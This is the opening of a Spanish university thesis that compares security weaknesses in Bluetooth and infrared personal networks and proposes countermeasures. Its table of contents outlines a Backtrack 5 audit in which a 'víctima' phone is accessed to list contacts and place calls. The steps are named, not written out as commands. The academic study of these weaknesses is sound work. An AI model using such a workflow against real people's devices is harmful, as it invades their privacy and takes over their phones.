

Los miembros del tribunal, luego de haber receptado la Defensa de trabajo escrito, hemos determinado la siguiente calificación.

Para constancia de lo expuesto firman:

	CALIFICACIÓN	FIRMA
Ing. Lorena Molina Presidente del Tribunal.	-----	-----
Ing. Jorge Delgado. Director de Tesis.	-----	-----
Ing. Javier Haro. Miembro del Tribunal.	-----	-----

Derecho de Autor

Yo, Jimena Patricia Guaraca Pilco soy responsable de las ideas, doctrinas, resultados y propuestas expuestas en el presente trabajo de investigación, y los derechos de autoría pertenecen a la Universidad Nacional de Chimborazo.

Dedicatoria

Dedico el presente trabajo a mis amados padres, hermanos y amigos, porque con sus esfuerzos, consejos supieron apoyarme en todos los momentos de mi carrera estudiantil.

A mi más grande tesoro Johan Ariel mi hijo, que ha sido mi fuente de fortaleza e inspiración para salir adelante y luchar por mis ideales.

Agradecimiento.

“Gracias Dios bendito por derramar tu infinita misericordia y bendiciones sobre mí y las personas que llevo en el corazón”

Agradezco infinitamente a mis padres Luis y Lida, porque con su esfuerzo y sacrificio han sabido darme siempre la mejor educación, brindarme su apoyo y confianza.

A mis hermanos, Oswaldo y Liliana por su cariño, comprensión y sobre todo por los consejos impartidos.

A mis abuelos tíos por cuidarme y brindarme su cariño y protección.

A los Ingenieros Jorge Delgado, Ing. Javier Haro, y al Ing. Lorena Molina, Fernando Molina por su valiosa orientación y colaboración durante realización del presente Proyecto.

A las autoridades y personal docente de la Facultad de Ingeniería de la Universidad Nacional de Chimborazo por su equilibrio, enseñanza y práctica organizacional equilibrada y equitativa.

INDICE GENERAL

	<u>Pág.</u>
<u>Índice General</u>	<u>vi</u>
Índice de cuadros	vii
Índice de gráficos	xii
Glosario	viii
Resumen	xix
Summary	xxi
Introducción	xxii
<u>Capítulo 1</u>	
Marco Referencial	1
1.1 Planteamiento del Problema	2
1.2 Formulación y sistematización del problema	3
1.3 Objetivos	
1.3.1 Objetivo General	4
1.3.2 Objetivos Específicos	4
1.4 Justificación	5
1.5 Limitaciones	6
<u>Capítulo 2</u>	
Fundamentación teórica	7
2.1 Antecedentes de la Investigación	8
2.2 Redes Inalámbricas de Área Personal	8
2.2.1 Definiciones	8
2.2.2 Grupos de Trabajo	9
2.2.3 Aplicaciones de las Redes de Área Personal	10
2.2.4 Modelo Osi-Iso y Modelo IEEE 802.15	11
2.3 El Estándar Bluetooth	12
2.3.1 ¿Qué es y cómo Surgió Bluetooth?	12
2.3.2 Antecedentes	12
2.3.3 ¿De dónde Surgió el Nombre de Bluetooth?	13
2.3.4 Características de la Tecnología Bluetooth	13
2.3.5 Topologías de la WPAN Bluetooth	13
2.3.6 Funcionamiento de Bluetooth	15
2.3.6.1 Tipo de trama Bluetooth	16
2.3.6.2 Funcionamiento del Microchip Bluetooth	17
2.3.7 Arquitectura de hardware Bluetooth	19
2.3.8 Arquitectura de software Bluetooth	19
2.3.9 Protocolos de Bluetooth	20
2.3.9.1 Bluetooth Radio	21
2.3.9.2 Base Band	21
2.3.9.2.1 Canales Físicos	22
2.3.9.2.1.1 Definición de canal	22
2.3.9.2.1.2 Slot de Tiempo	23
2.3.9.2.2 Los Paquetes Bluetooth	23
2.3.9.2.2.1 Código de Acceso	23
2.3.9.2.2.1.1 Preámbulo	24
2.3.9.2.2.1.2 Palabra de Sincronización	24
2.3.9.2.2.1.3 Cola	24
2.3.9.2.2.2 Cabecera	25
2.3.9.2.2.2.1 AM_ADDR	25
2.3.9.2.2.2.2 Type	26

2.3.9.2.2.2.3 Flow	26
2.3.9.2.2.2.4 ARQN	26
2.3.9.2.2.2.5 SEQN	26
2.3.9.2.2.2.6 HEC	27
2.3.9.2.2.3 Carga Útil (Payload)	27
2.3.9.3 Enlaces Banda Base	27
2.3.9.3.1 Enlaces SCO (Synchronous Connection-Oriented)	27
2.3.9.3.2 Enlaces ACL (Asynchronous Connection-Less)	28
2.3.9.4 Link Manager Protocol (LMP)	28
2.3.9.5 Host Controller Interface o Interfaz Controladora de la Maquina (HCI)	28
2.3.9.6 Logical Link Control and Adaptation Layer Protocol (L2CAP)	29
2.3.9.6.1 Formato del Paquete L2CAP	30
2.3.9.6.1.1 Formato del Paquete L2CAP de Servicio Orientado a Conexión	30
2.3.9.6.1.2 Formato del Paquete L2CAP de Servicio no Orientado a Conexión	30
2.3.9.6.1.3 Formato del Paquete L2CAP de Señalización	31
2.3.9.7 RFCOM	31
2.3.9.8 Service Discovery Protocol (SDP)	32
2.3.9.9 Telephony Control-Binary (TCS Binary)	33
2.3.9.10 Audio	33
2.3.9.11 Transmisión	33
2.3.10 Perfiles Bluetooth	35
2.3.10.1 Perfiles Genéricos Bluetooth	35
2.3.10.1.1 Perfil de Acceso Genérico	36
2.3.10.1.2 Perfil de Puerto Serie	36
2.3.10.1.3 Perfil de Aplicación de Descubrimiento de Servicios	36
2.3.10.1.4 Perfil Genérico De Intercambio De Objetos	37
2.3.10.2 Perfiles Bluetooth para Modelos de Uso	37
2.3.10.2.1 Perfiles de acceso Telefónico de Acceso a Redes	39
2.3.10.2.2 Perfiles de Auriculares	39
2.3.10.2.2.1 Manos Libres Auriculares(Hands-Free Head Set) conectado a un teléfono móvil)	39
2.3.10.2.2.2 Manos Libres de automóvil(Hands-free Card Kit)conectado a un teléfono móvil)	40
2.3.10.2.2.3 Pasarela de Audio entre dos dispositivos Bluetooth cualesquiera	40
2.3.10.2.3 Perfil de Fax	41
2.3.10.2.4 Perfil de Acceso a Red	41
2.3.10.2.5 Perfil de Transferencia de archivos	42
2.3.10.2.6 Perfil de Carga de Objetos	42
2.3.10.2.7 Perfil de Sincronización	42
2.3.11 Mecanismos de Seguridad Bluetooth	43
2.3.11.1 Niveles de Seguridad Bluetooth	43
2.3.11.1.1 Modo de Seguridad 1 No Seguro	43
2.3.11.1.2 Modo de Seguridad 2 Seguridad Impuesta a Nivel de Servicio	43
2.3.11.1.3 Modo de Seguridad 3 Impuesta a Nivel de Enlace	43
2.3.11.2 Elementos de seguridad en Bluetooth	44
2.3.11.2.1 Seguridad a Nivel de Banda Base	44
2.3.11.2.2 Seguridad a Nivel de Enlace	45
2.3.11.2.2.1 Autenticación	46
2.3.11.2.2.2 Autorización	48
2.3.11.2.2.3 Cifrado de Datos	49
2.3.11.2.3 Safer+ (Secure and Fast Encryption Routine)	50
2.3.11.3 Proceso de Cifrado en Bluetooth	50

2.3.12 Debilidades de la seguridad Bluetooth_-----	52
2.3.12.1 Generales_-----	52
2.3.12.2 Vulnerabilidad del Cifrado_-----	53
2.3.12.3 Vulnerabilidades de la seguridad_-----	54
2.3.12.3.1 Permisos IrMC_-----	54
2.3.12.3.2 Errores de Pila_-----	55
2.3.12.3.3 Servicios Ocultos_-----	55
2.4 Tecnología Infrarrojo_-----	56
2.4.1 Origen y evolución de la tecnología Infrarrojo_-----	56
2.4.2 Inicios de la Tecnología IrDA_-----	57
2.4.2.1 Características_-----	57
2.4.3 Tecnología IrDA_-----	57
2.4.3.1 IrDA-DATA_-----	58
2.4.4 Protocolos IrDA_-----	59
2.4.4.1 PHY (Physical Signaling Layer)_-----	59
2.4.4.2 IrLAP (Link Access Protocol)_-----	59
2.4.4.3 IrLMP (Link Management Protocol) e IAS (Information Access Service)_-----	59
2.4.4.4 IrDA Lite_-----	59
2.4.4.5 Tiny TP_-----	59
2.4.4.6 IrOBEX_-----	59
2.4.4.7 IrCOMM_-----	59
2.4.4.8 IrLAN_-----	59
2.4.5 Estructura IrDA_-----	59
2.4.5.1 Escenarios de la Estructura IrDA_-----	60
2.4.5.2 Modos de Transmisión_-----	61
2.4.5.2.1 Punto a Punto_-----	61
2.4.5.2.2 Casi Difuso_-----	61
2.4.5.2.2.1 Reflexión Pasiva_-----	61
2.4.5.2.2.2 Reflexión Activa_-----	61
2.4.5.2.3 Difuso_-----	61
2.4.5.3 PHY (Physical Signaling Layer)_-----	62
2.4.5.3.1 Infrarrojos Series SIR_-----	62
2.4.5.3.1.1 La Estructura de la Trama_-----	63
2.4.5.3.2 MIR Basada en DLC_-----	63
2.4.5.3.2.1 Entramado SDLC_-----	64
2.4.5.3.3 4PPM Fast ir (FIR)_-----	64
2.4.6 Protocolos Lógicos_-----	66
2.4.6.1 IRLAP (Link Access Protocol)_-----	67
2.4.6.1.1 Procedimiento de Descubrimiento_-----	67
2.4.6.1.2 Procedimiento de Negociación_-----	68
2.4.6.1.3 Procedimiento de Intercambio_-----	68
2.4.7 IRLMP (Link Management Protocol)_-----	69
2.4.7.1 Modulo LM-IAS_-----	70
2.4.7.2 Modulo LM-MUX_-----	70
2.4.8 IAS (Information Access Service)_-----	71
2.4.9 Protocolos Opcionales_-----	71
2.4.9.1 IrDA Lite_-----	72
2.4.9.2 Tinto (TTP)_-----	72
2.4.9.3 IrOBEX_-----	73
2.4.9.3.1 Aplicación_-----	73

2.4.9.4 IrCOMM	74
2.4.9.4.1 3Wire Raw (Emulación de Serie y Paralelo)	75
2.4.9.4.2 3Wire (Emulación de Serie y Paralelo)	75
2.4.9.4.3 9Wire (Sólo Emulación de Serie)	75
2.4.9.4.4 Centronics (sólo emulación de paralelo)	76
2.4.9.5 IrLAN	76
2.4.10 IrDA-Control	76
2.4.11 PHY (Physical Signaling Layer)	77
2.4.12 El sistema 16PSM	78
2.4.13 MAC (Media Access Control)	80
2.4.14 Operativa	80
2.4.15 Direcciones e Identificadores	81
2.4.16 Modos de Operación	81
2.4.16.1 Modo-0 - Sleep Mode	81
2.4.16.2 Modo-1 - Normal Mode	81
2.4.16.3 Modo-2 - IrDA-Coexistence Mode	82
2.4.16.4 tipos de Trama MAC	82
2.4.17 Proceso de Identificación	82
2.4.18 LLC (Logical Link Control)	83
2.4.19 Vulnerabilidades de IrDA	84
2.5 Análisis Comparativo Bluetooth Vs Infrarrojo	85
2.5.1 Comparación de Características de la Tecnología IrDA vs Bluetooth	85
2.6 Tipos de Ataques Inalámbricos	92
2.6.1 ¿Qué es un Ataque?	92
2.6.2 Clasificación de los Ataques Inalámbricos	92
2.6.2.1 Ataques Pasivos	92
2.6.2.1.1 Sniffing	93
2.6.2.1.2 Scanning	93
2.6.2.2 Ataques Activos	94
2.6.2.2.1 Spoofing	94
2.6.2.2.1.1 Tipos de Spoofing	95
2.6.2.2.2 Hijacking	96
2.6.2.2.2.1 Ejemplos de Hijacking	96
2.6.2.2.3 Ataques main-in-the-middle	97
2.6.2.2.4 DoS	98
2.6.2.2.5 Jamming	98
Capítulo 3	
Auditoría Inalámbrica mediante Backtrack 5	100
3.1 ¿Qué es Backtrack?	101
3.1.1 Whoppix y WHAX	102
3.1.2 Requerimientos del sistema para Backtrack 5	102
3.2 Inicialización de Backtrack	102
3.3 Contenido de Backtrack	105
3.3.1 Drivers	106
3.4 Inicialización de la interfaz de la tarjeta en Bluetooth	107
3.5 Comprobando conexión con el dispositivo	109
3.6 Modificación del Programa RFCONF	111
3.6.1 Comprobación de los cambios en RFCOM	113
3.6.1.1 Realizando conexión mediante rfcomm	113

3.6.1.2	3.6.1.3	3.7	113
			113
			115
Capítulo 4			
Metodología			118
4.1	4.2	4.2.1	119
		4.2.2	119
4.3	4.4	4.4.1	121
		4.4.2	121
4.5	4.5.1	4.5.1.1	122
		4.5.1.2	124
4.6	4.6.1	4.6.2	126
		4.6.3	127
		4.6.4	127
Capítulo 5			
Resultados Y Discusión			128
5	5.1	5.2	129
		5.3	129
		5.4	131
		5.5	132
		5.6	134
		5.7	135
			138
6	6.1	6.2	140
			140
			140
Capítulo 7			
Propuesta			142
7.1	7.2	7.2.1	143
		7.2.2	143
7.3	7.4	7.5	143
		7.6	148
		7.7	149
			150
Capítulo 8			
Conclusiones y Recomendaciones			151
8.1	8.2		152
			154

<u>Capítulo 9</u>	
Bibliografía	155
9.1 Libros	156
9.2 Referencias On Line	157
<u>Capítulo 10</u>	
Anexos	158

INDICE DE TABLAS

	Pág.
Tabla 1: Grupos de trabajo según el estándar_____	9
Tabla 2: Modelo ISO-OSI vs Modelo IEEE 802.15_____	11
Tabla 3: Características más importantes de la tecnología Bluetooth_____	13
Tabla 4: Formato de la lista de la base de datos interna de un dispositivo Bluetooth_____	47
Tabla 5: Tabla de características de IrDa_____	55
Tabla 6: IrDa vs. Bluetooth comparación de características_____	81
Tabla 7: Tabla de Comparación_____	83-90
Tabla 8: Operacionalización de variables_____	120
Tabla 9: Potencia en base a usuarios conectados_____	124
Tabla 10: Potencia en base a la versión de Bluetooth_____	125
Tabla 11: Recursos Humanos_____	126
Tabla 12: Características del Computador_____	126
Tabla 13: Recursos Financiero_____	127
Tabla 14: Financiamiento_____	127
Tabla 15: Potencia medida de redes WPAN_____	130
Tabla 16: Potencia en dBm_____	131
Tabla 17: Lista de potencia de las redes WPAN_____	134
Tabla 18: Número de personas encuestadas_____	135
Tabla 19: Ventajas y desventajas de la tecnología Bluetooth_____	138
Tabla 20: Ventajas y desventajas de la tecnología Infrarrojo_____	139
Tabla 21: Frecuencia de transmisión_____	140
Tabla 22: Mecanismos de seguridad_____	140
Tabla 23: Tabla de identificación de usuario_____	144
Tabla 24: Tabla de autenticación de usuario_____	147

INDICE DE GRÁFICOS

	Pág.
Figura 1: Estándar Bluetooth_____	12
Figura 2: Red Piconet, Catéter net, Dirección Mac_____	14
Figura 3: Ubicación de la Frecuencia Utilizada por Bluetooth_____	15
Figura 4: <i>Spread-spectrum frequency hopping</i> _____	16
Figura 5: <i>Formato de trama Bluetooth en la Capa Banda Base</i> _____	17
Figura 6: Microchip para Bluetooth_____	17
Figura 7: Descripción de los protocolos de Bluetooth_____	20
Figura 8: Transmisión paquetes sencillo_____	22
Figura 9: Transmisión Paquetes Multi-slot_____	22
Figura 10: Paquete Bluetooth_____	23
Figura 11: Formato código de acceso_____	23
Figura 12: Formato del preámbulo_____	24
Figura 13: Tráiler aplicado en CAC_____	24
Figura 14: Formato de la Cabecera_____	25
Figura 15: Paquete L2CAP para servicio orientado a conexión_____	29
Figura 16: Paquete L2CAP para servicio no orientado a conexión_____	29
Figura 17: Paquete L2CAP para señalización_____	30
Figura 18: Service Discovery Protocol (SDP)_____	33
Figura 19: Perfiles genéricos de Bluetooth_____	34
Figura 20: Perfiles Bluetooth para modelos de uso_____	37
Figura 21: Manos libre Auriculares_____	39
Figura 22: Manos libres de automóvil_____	39
Figura 23: Pasarela de Audio entre dos dispositivos Bluetooth_____	40
Figura 24: Slot de tiempo en la seguridad a nivel de banda base_____	43
Figura 25: Proceso de Autenticación_____	45
Figura 26: Algoritmo E21_____	46
Figura 27: Algoritmo E22_____	46
Figura 28: Algoritmo E3_____	48
Figura 29: Algoritmo de cifrado E0_____	49
Figura 30: Descripción funcional del procedimiento de cifrado_____	51
Figura 31: Entorno de la tecnología infrarrojo_____	54
Figura 32: Codificador decodificador de transmisión_____	56
Figura 33: Transmisión IrDA-DATA_____	56
Figura 34: Estructura IrDA_____	57
Figura 35: Escenarios de la Estructura Irda_____	58
Figura 36: Señal de datos SIR (serial IrDA)_____	60
Figura 37: Estructura de la trama esquema de modulación SIR_____	60
Figura 38: Señal de datos MIR_____	61
Figura 39: Esquema del entramado SDLC_____	61
Figura 40: Codificación 4PPM FAST IR (FIR)_____	62
Figura 41: Entramado similar al de Ethernet_____	62
Figura 42: Componentes dentro de la pila_____	63
Figura 43: Protocolos lógicos de IrDA_____	63
Figura 44: Procedimiento de intercambio_____	66
Figure 45: IRLMP (Link Management Protocol)_____	66
Figura 46: Módulo LM-MUX_____	67
Figura 47: Protocolo de transporte opcional Tinto (TTP)_____	69
Figura 48: Protocolo opcional IrOBEX_____	70

Figura 49: Estándar IrCOMM_-----	71
Figura 50: Pila de Protocolos_-----	73
Figura 51: Diagrama de bloques del sistema IrDA-Control_-----	73
Figura 52: Interfaz Infrarrojo_-----	74
Figura 53: Campos de la trama del sistema IrDA_-----	75
Figura 54: Asignación de direcciones_-----	76
Figura 55: Proceso de identificación de periféricos_-----	78
Figura 56: Aplicaciones IrDA y Bluetooth sobrepuestas_-----	81
Figura 57: Ataque sinfín sobre una red inalámbrica_-----	91
Figura 58: Inicio de Backtrack_-----	101
Figura 59: Pantalla de selección de arranque_-----	101
Figura 60: Pantalla de inicio de Backtrack 5_-----	102
Figura 61: Inicio de Backtrack 5_-----	102
Figura 62: Ventana de espera de la iniciación de Backtrack 5_-----	103
Figura 63: Contenido del menú de Backtrack_-----	103
Figura 64: Ventana de Bienvenida de Backtrack_-----	105
Figura 65: Menú Backtrack 5_-----	105
Figura 66: Inicialización de la interfaz de Bluetooth_-----	108
Figura 67: Escaneando dispositivos Bluetooth_-----	108
Figura 68: Enlace entre la computadora y la víctima_-----	108
Figura 69: Iniciando la tarjeta en modo monitor_-----	109
Figura 70: Conexión con el dispositivo_-----	109
Figura 71: Características de Acceso al dispositivo_-----	110
Figura 72: Accediendo al directorio cd /etc/bluetooth_-----	110
Figura 73: Características para el ataque_-----	110
Figura 74: Modificación del archivo nano.rfcomm.conf_-----	111
Figura 75: Inicializando el dispositivo en modo automático_-----	112
Figura 76: Cambio de clase_-----	112
Figura 77: Comprobando cambios en rfcomm_-----	113
Figura 78: Realizando la conexión con rfcomm_-----	113
Figura 79: Abriendo el programa Blue_ron_-----	114
Figura 80: Opciones de comandos para blue_ron_-----	114
Figura 81: Especificando opciones de hackeo en blue_ron_-----	115
Figura 82: Espera de petición con la victima_-----	115
Figura 83: Listado de números telefónicos mediante hackeo blue_ron_-----	116
Figura 84: Utilizando Blue_ron para realizar llamadas_-----	116
Figura 85: Confirmación de espera de llamada_-----	117
Figura 86 Resultado de conexión de llamada_-----	117
Figura 87: Dispositivos Bluetooth rastreados por Bluesolei_-----	122
Figura 88: Detectando dispositivos Bluetoot_-----	123
Figura 89: Características encontradas_-----	123
Figura 90: Verificación de la versión de Bluetooth_-----	125
Figura 91: Medida de la potencia de un celular_-----	130
Figura 92: Bajas de potencia debido al uso_-----	132
Figura 93: Rango de potencia medido en la banda 2.4 Ghz_-----	133
Figura 94: Rastreo de señales Bluetooth_-----	133
Figura 95: Medición de señal bluetooth con intervalo de 2 dBm_-----	134
Figura 96: Porcentaje de alumnos que poseen equipos con tecnología bluetooth_-----	135
Figura 97: Utilización de tecnología bluetooth_-----	136
Figura 98: Utilización de intercambio de información_-----	137

Figura 99: Tipos de descargas_-----	137
Figura 100: Algoritmo de autenticación de la propuesta_-----	145
Figura 101: Algoritmo de propuesta_-----	145
Figura 102: Algoritmo E22 de propuesta_-----	146
Figura 103: Algoritmo E3 de propuesta_-----	148
Figura 104: Escala de las redes WPAN según su alcance de comunicación_-----	149

GLOSARIO

PDA's: Personal Digital Asístanse.

IEEE: Institute of Electrical and Electronics Engineers, Inc. (Instituto de Ingenieros Eléctricos y Electrónicos), es la sociedad técnica-profesional más grande Del mundo dedicada a divulgar los avances de la teoría y aplicación en las áreas de Ingeniería Eléctrica, Electrónica y Computación.

MAC: Medium Access Control,

LLC: Logical Link Control.

RSSI: Receiver Signal Strength Indicator.

GFSK: Gaussian Frequency Shift Keying.

TDD: Time-División Dúplex.

CAC: Cannel Access Coda o código de acceso al canal.

DAC: Divise Access Coda o Código de acceso de dispositivo.

IAC: Inquirí Access Coda o Código de Acceso de Búsqueda.

LAPs: Lower Address Parts.

LC: Control de enlaces.

Norma RS-232: Recommended Standard-232C. En telecomunicaciones, RS 232 es un estándar para la conexión serial de señales de datos binarias entre un DTE (Equipo terminal de datos) y un DCE (Equipo de terminación del circuito de datos). En informática, el DTE sería el dispositivo que se conecta (como un mouse, impresora, monitor, módem, etc.)

PPP: Point to Point Protocol.

LAN: Local Area Network.

LAP: LAN Access Point.

FP: Fax Profile.

SCO: Synchronous Connection Oriented.

CTP: Cordless Telephony Profile).

IP: Intercom Profile.

SP: Serial Port Profile.

DUN: Dial-Up Networking.

HS: Headset Profile.

FP: Fax Profile.

LAP: LAN Access Profile.

FTP: File Transfer Profile.
OPUSH: Object Push Profile.
Sync: Synchronization Profile.
OBEX: Object Exchange.
SDAP: Service Discovery Application Profile.
FHSS: Frequency Hopping Spread Spectrum.
RAND: Número aleatorio.
SAFE: Secure and Fast Encryption Routine.
Safer+: Secure and Fast Encryption Routine
IBC: Iterated Block Ciphers.
LSFR: *Linear Feedback Shift Register*
4PPM: 4 Pulse Position Modulation: High Data Link Control
IAS: Information Access Service
IrDA: Infrared Data Association
IrCOMM: IrDA Communications
IrLAN: IrDA LAN Access Extension
IrLAP: IrDA Link Access Protocol
IrLMP: IrDA Link Management Protocol
IrOBEX: IrDA Object Exchange
LM-IAS: Link Management – Information Access Services
LM-Mux: Link Management – Multiplexer
LSAP: Link Service Access Point
LSAP-SEL: LSAP Selector
NMD: Normal Disconnect Mode
NRD: Normal Response Mode
OSI: Open System Interconnection
RZI: Return to Zero Inverted
SDLC: Synchronous Data Link Control
SDU: Service Data Unit
Tintype: Flow Control Mechanism

1. RESUMEN.

El presente proyecto demuestra la investigación exhaustiva a cerca de las vulnerabilidades en las redes (WPAN), aplicadas a las tecnologías Bluetooth e infrarrojo, que son las más aceptadas en el mercado por su bajo costo y su forma de conexión directa hacia el mundo exterior dentro de un área corta que envuelve a una persona o un dispositivo.

Bluetooth es una de las especificaciones para redes de área personal (WPAN), que permite la transmisión de voz y datos entre equipos diferentes a través de radio frecuencia.

Desde que Bluetooth apareció en el mercado ha sido objeto de estudio por parte de grupos dedicados a la seguridad digital y no han tardado en aparecer las primeras vulnerabilidades. Los primeros ataques se desarrollaron contra los dispositivos Bluetooth como lo es el caso de los teléfonos móviles, equipos manos libres etc.

Por otro lado la tecnología por infrarrojo, más conocido como estándares Infrarrojo soporta una amplia gama de dispositivos eléctricos, informáticos y de comunicaciones, permite la comunicación bidireccional entre dos extremos a velocidades que oscilan entre los 9.600 bps y los 4 Mbps. Esta tecnología se encuentra en muchos ordenadores portátiles, y en un creciente número de teléfonos celulares.

Los perjudicados con las vulnerabilidades encontradas en los dispositivos Bluetooth e infrarrojo son los usuarios propietarios de los mismos, ya que las técnicas de ataque desarrolladas con el fin de explotar estos agujeros existentes en la seguridad afectando a la confidencialidad, privacidad e integridad de sus datos.

La finalidad de este proyecto es realizar un estudio general y mediante este, proponer una solución basada en las seguridades utilizadas por estas tecnologías, analizando los métodos implantados en las mismas.

De la misma manera se realizara de forma practica la auditoria de la red Bluetooth e Infrarrojo, por medio de la herramienta WIFISLAX que es un testeador de red que

facilitara la demostración de las formas vulnerables de una de estas redes, permitiendo plantear métodos o mecanismos de solución ante estos inconvenientes.

SUMMARY

This project demonstrates the thorough investigation about vulnerabilities in networks (WPAN), applied to Bluetooth and infrared technologies, which are more accepted in the market for its low cost and a direct connection to the outside world in a short area that surrounds a person or device.

Bluetooth is a specification for personal area networks (WPAN), which allows transmission of voice and data between different computers using radio frequency. Since Bluetooth appeared in the market has been studied by groups dedicated to digital security and are quick appearance of the first vulnerabilities. The first attacks took place against Bluetooth devices such as for mobile phones, hands free and so on.

On the other hand, infrared technology, known as Infrared standards supports a wide range of electrical, computer and communications allows bidirectional communication between two extremes at speeds ranging from 9,600 bps to 4 Mbps this technology is in many laptops, and a growing number of mobile phones.

The losers from vulnerabilities in Bluetooth and infrared devices are the users own the same as attack techniques developed to exploit these security holes on affecting the confidentiality, privacy and integrity of your data.

The purpose of this project is to conduct a comprehensive study and through this, propose a solution based on the securities used by these technologies, analyzing the approaches adopted by them.

In the same way practice is conducted on a network audit Bluetooth and infrared, through the tool is a tester Backtrack network to facilitate the demonstration of vulnerable forms of these networks, allowing methods or mechanisms to raise solution to these problems.

2. INTRODUCCIÓN.

Las redes inalámbricas WPAN por sus siglas en inglés Wireless Personal area Network son redes que comúnmente cubren distancias del orden de los 10 metros como máximo, normalmente utilizadas para conectar varios dispositivos portátiles personales sin la necesidad de utilizar cables. Esta comunicación de dispositivos peer to peer normalmente no requiere de altos índices de transmisión de datos.

Bluetooth es una tecnología desarrollada bajo una interfaz abierta basada en enlace de radio de bajo coste y corto alcance, cuyo objetivo es facilitar la comunicación entre dispositivos sin la utilización de molestos cables, para permitir mayor confort y comodidad a sus usuarios, esta tecnología se ha venido convirtiendo en una especificación global a nivel mundial para el establecimiento de comunicaciones inalámbricas entre dispositivos portátiles, equipos de escritorio y periféricos, una de las principales características de esta tecnología es capaz de instalarse en cualquier sitio gracias a su bajo consumo de energía puede utilizarse en dispositivos no conectados a la red inalámbrica.

La tecnología por Infrarrojos (Irda), es otra de las tecnologías pertenecientes a las redes WPAN, cuya comunicación se basa en la radiación infrarroja, utilizando un haz de luz cuyas frecuencias están por debajo del espectro de luz (visible) infrarrojo, misma que se modula con información y la transporta desde un emisor hacia un receptor a una distancia relativamente corta.

El presente proyecto de investigación describe el funcionamiento, estructura, vulnerabilidades ventajas, desventajas y aplicaciones de las redes WPAN enfocadas a las tecnología Bluetooth e Infrarrojo, el cual permitirá realizar un análisis comparativo entre estas tecnologías.

Realizar una propuesta de solución a la vulnerabilidades encontradas en la seguridad de las mismas, cuyo propósito es dejar impreso las ideas de planteadas para que en un futuro, mediante otras investigaciones se puedan desarrollar e implementarse.

Las redes inalámbricas (WPAN) actualmente constituyen el más grande desafío tecnológico dentro del escenario inalámbrico, la aparición de estas redes surge ante la necesidad de acercar las redes al usuario y la utilización de las mismas para la automatización del entorno en forma sencilla.

Las redes (WPAN) destinadas a la interconexión de dispositivos inalámbricos en entornos de oficinas, laboratorios y dentro de los hogares, una conexión a través de una WPAN suele involucrar a muy poca o ninguna infraestructura o conexiones directas hacia el mundo exterior. Este tipo de tecnología procura hacer uso eficiente de recursos, por lo que se han diseñado protocolos simples y óptimos para cada necesidad de comunicación y aplicación.

También se procederá a realizar una demostración de las vulnerabilidades encontradas en la seguridad de las tecnologías, el principal objetivo es demostrar las diversas formas de ataques contra estas redes, mediante la realización de una auditoria hacia estas redes, para esto se utilizara el testeador Backtrack cuyo objetivo es hacer un análisis completo de la red, mostrando las fallas encontradas en las mismas.

Backtrack es un DVD de arranque que contiene al sistema operativo GNU/Linux. Puede hacer correr Linux directamente desde el CDROM sin instalación. Aunque lleva incorporado herramientas de instalación en el disco duro o en llaveros USB, o una emulación en Windows.

Backtrack 5 cuenta con muchas herramientas incorporadas para una auditoria wireless completa y bien realizada, contiene herramientas como esnifes, braceadores, etc. Entre otras más que se irán describiendo conforme se haga uso de las más importantes para esta investigación en específico.

CAPITULO 1

MARCO REFERENCIAL

1.1 PLANTEAMIENTO DEL PROBLEMA

Conforme pasan los días es cada vez más común la utilización de dispositivos electrónicos PAN's (Personal Area Networks) como teléfonos celulares, Palms, Notebooks, mouse's, teclados, impresoras, scanner's, auriculares, reproductores de MP3, esta lista de dispositivos es cada vez más extensa; sin embargo muy pocos, saben que utilizando este tipo de conexiones se está propenso a caer en manos de un hacker y sufrir ataques de varios tipos.

Durante los últimos años, se ha vivido una gran expansión de las redes inalámbricas de corto alcance (WPAN) debido a la comodidad que estas prestan a los usuarios, librando de los incómodos cables e interconexión, pero conforme estas redes van acaparando el mercado a nivel mundial, se encuentra una gran paradoja referente a la seguridad (Mecanismos de Seguridad), ya que si bien es cierto son eficientes para cumplir con el propósito para las que fueron creadas.

Al igual que en otro tipo de redes, dentro de las WPAN también encontramos problemas de seguridad, los mismos que surgen al utilizar una determinada tecnología sin autenticación y sin encriptación, como es el caso de Bluetooth que únicamente con saber el número de PIN, se puede ingresar a cualquier dispositivo, el inconveniente es que de acuerdo al equipo, este número puede ser cambiado o no.

1.2 FORMULACIÓN Y SISTEMATIZACIÓN DEL PROBLEMA

Como toda tecnología inalámbrica, debido a la naturaleza de las redes de corto alcance (WPAN), su restringida cobertura, y su emisión en banda de radio frecuencia, de 2,4 Ghz, son propensas a recibir ataques por parte de personas que no estén autorizadas; mismas que vuelven vulnerables sistemas con puntos accesibles o una falla en las seguridades por parte de los dispositivos que hacen uso de estas tecnologías.

El propósito de los atacantes es conseguir información vital de las víctimas para posibles fraudes o espionajes corporativos.

1.3 OBJETIVOS

1.3.1 Objetivo General.

Realizar un análisis comparativo de las vulnerabilidades en las redes de área personal (WPAN) aplicado a las tecnologías Bluetooth e Infrarrojo, propuesta de solución.

1.3.2 Objetivos Específicos.

- Investigar el funcionamiento de las tecnologías Bluetooth e Infrarrojo, analizando los protocolos y algoritmos de seguridad aplicados en estas tecnologías.
- Describir los procesos de seguridad utilizados en la tecnología Bluetooth e infrarrojo, realizando una auditoria con la finalidad de demostrar las formas comunes de ataques, a causa de la fragilidad dispositivos que utilicen estas tecnologías.
- Plantear una propuesta de seguridad para las tecnologías basadas en Bluetooth e Infrarrojo que minimicen las vulnerabilidades mediante mecanismos de encriptación y cifrado.

1.4 JUSTIFICACIÓN

Las tecnologías de redes inalámbricas personales WPAN han sido concebidas como un soporte para un ambiente inteligente que las personas portan. La motivación para el arribo de tales redes viene del hecho, que existe la necesidad de intercambiar datos no solo a la larga distancia (como comúnmente se hace referencia en las comunicaciones), sino también entre dispositivos que lleva una persona o situaciones donde las personas tienen una conversación elocuente distante.

El desarrollo de este proyecto, permite analizar las vulnerabilidades de las redes WPAN aplicadas a las diferentes plataformas Bluetooth e infrarrojo, cuyo propósito es el de dar a conocer las debilidades de los mecanismos de seguridad (autenticación y cifrado); que estas tecnologías utilizan.

Tan grande ha sido el desenvolvimiento de las redes WPAN, como el caso de Bluetooth e Infrarrojo que en la actualidad estas tecnologías están inmersas en diversos campos como: medicina, enseñanza, telecomunicaciones, hotelería, demótica, etc.

- Medicina: mediante esta tecnología se ha desarrollado el primer administrador de Salbutamol con conexión a Bluetooth. Su propósito es para enviar un aviso al celular vía Bluetooth de que le corresponde una dosis, o dejar registro en PC que se ocupó, o avisar a la farmacia cuando quede poco, etc. las posibilidades son muchas.
